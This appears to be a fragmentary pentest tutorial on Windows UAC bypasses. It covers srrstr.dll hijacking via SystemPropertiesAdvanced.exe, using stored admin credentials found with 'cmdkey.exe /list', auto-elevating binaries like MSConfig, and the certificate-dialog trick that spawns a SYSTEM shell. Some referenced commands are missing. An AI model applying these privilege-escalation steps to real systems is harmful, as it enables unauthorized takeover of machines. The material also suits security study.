The SystemPropertiesAdvanced.exe executable is another auto-elevate binary that can spawn a new process with a full primary access token assigned without the need of the User Account Control ( UAC ) consent prompt
It’s well known that the 32-bit version of this binary attempts to load a non-existent DLL named srrstr.dll, which is used by System Restore functionality
Note that to search for a certain DLL, a Windows system will follow the order below
Installation Directory i.e. where the given binary is located
C:\Windows\System32
C:\Windows\System
Current Directory i.e. from where the binary is executed
Any directory listed in the PATH environment variable
With this in mind, we know that the %localappdata%\Microsoft\WindowsApps is always present as a value within the PATH variable
Therefore, we can carry out a DLL Hijacking by placing a malicious srrstr.dllDLL file in the WindowsApps folder, which will be loaded in an elevated context as the given binary is auto-elevated
Imagine an attacker logs in to a remote system as a Non-Privileged User
Then, LSASS.exe creates a Non-Privileged Access Token, which has a Medium IL (Integrity Level)
The attacker runs the following command to search for credentials stored in the form of encrypted Blobs or stored as .VCRD files within the Windows Credential Lockers (Windows Vaults)
cmdkey.exe /list
Or just checks the Windows Credential Manager
And he found an stored credential related to a Local Admin Account
Despite not knowing the plain text password, the following command could be executed to get a Logon Session Type 2 (Interactive) as this user
The above command launch a powershell.exe as the Local Admin User
Since the obtained session is an Interactive one and the user belongs to the Administrators group, the User Account Control is applied
Therefore, the launched powershell.exe instance has a Medium IL as this process has been created under the context of a Filtered Token
Important
By default, the User Account Control (UAC) applies for all the Admin Local Accounts except for the RID 500 Account (Administrator), as long as the Admin Approval Mode is not enabled
Therefore, LSASS.exe creates a Dual Token (Filtered and Full Access Token) when a client logs in as a Non-RID 500 Admin Local Account if the Logon Session Type is Interactive (2) or RemoteInteractive (10)
In practical terms, it is like being logged in via WinRM (Logon Type 3 - Network), as a Local Admin User having applied the LocalAccountTokenFilterPolicy
I.e., the client also receives a Filtered Access Token
But the difference in this case is that the attacker comes from an Interactive Logon Session as the Non-Privileged User
Thus, we can leverage of the Binary Autoelevation and search for binaries that bypass the User Account Control
The current situation is that an attacker has a process, the powershell.exe, with a Medium IL under a Filtered Token context
But this access token is related to the Local Admin User, which means that there is a Full Access Token associated with the LUID of this user stored in the memory of LSASS.exe
So, an attacker could launch a process marked as Self-Elevating, which bypasses the UAC and therefore launches under the context of the Full Access Token
From this process, any launched process have a High IL as this process will be created under the context of the Full Access Token
Then, the attacker could spawn another powershell.exe from that process

MSConfig
MSConfig.exe
Abuse
Launch a Process as the Non-Privileged User
Non-Privileged Access Token → Medium IL
powershell.exe
Check for Stored Credentials
Local Admin Account’s Stored Credentials found
cmdkey.exe /list
Create an Interactive Session as the Local Admin User

It is a security flaw in the Windows Certificate Dialog, which do not properly enforce user privileges
The issue lies in the UAC mechanism, which presented a “Show information about the publisher’s certificate” option that opens a Windows Certificate Dialog when a user clicks the link

If the given executable is signed with a certificate that has the 1.3.6.1.4.1.311.2.1.10OID ( SpcSPAgencyInfo ), an hyperlink is included in the “Issued by” field present in the General tab of the Windows Certificate Dialog



Once we click on the link, a browser instance trying to access the link in question is spawned as LOCAL SYSTEM. From here, we can simply leverage a feature of the given browser to open a Windows File Explorer Dialog and spawn a cmd.exe as this privileged user
Requirements
The binary for which UAC prompts must be signed with a certificate that has the 1.3.6.1.4.1.311.2.1.10 OID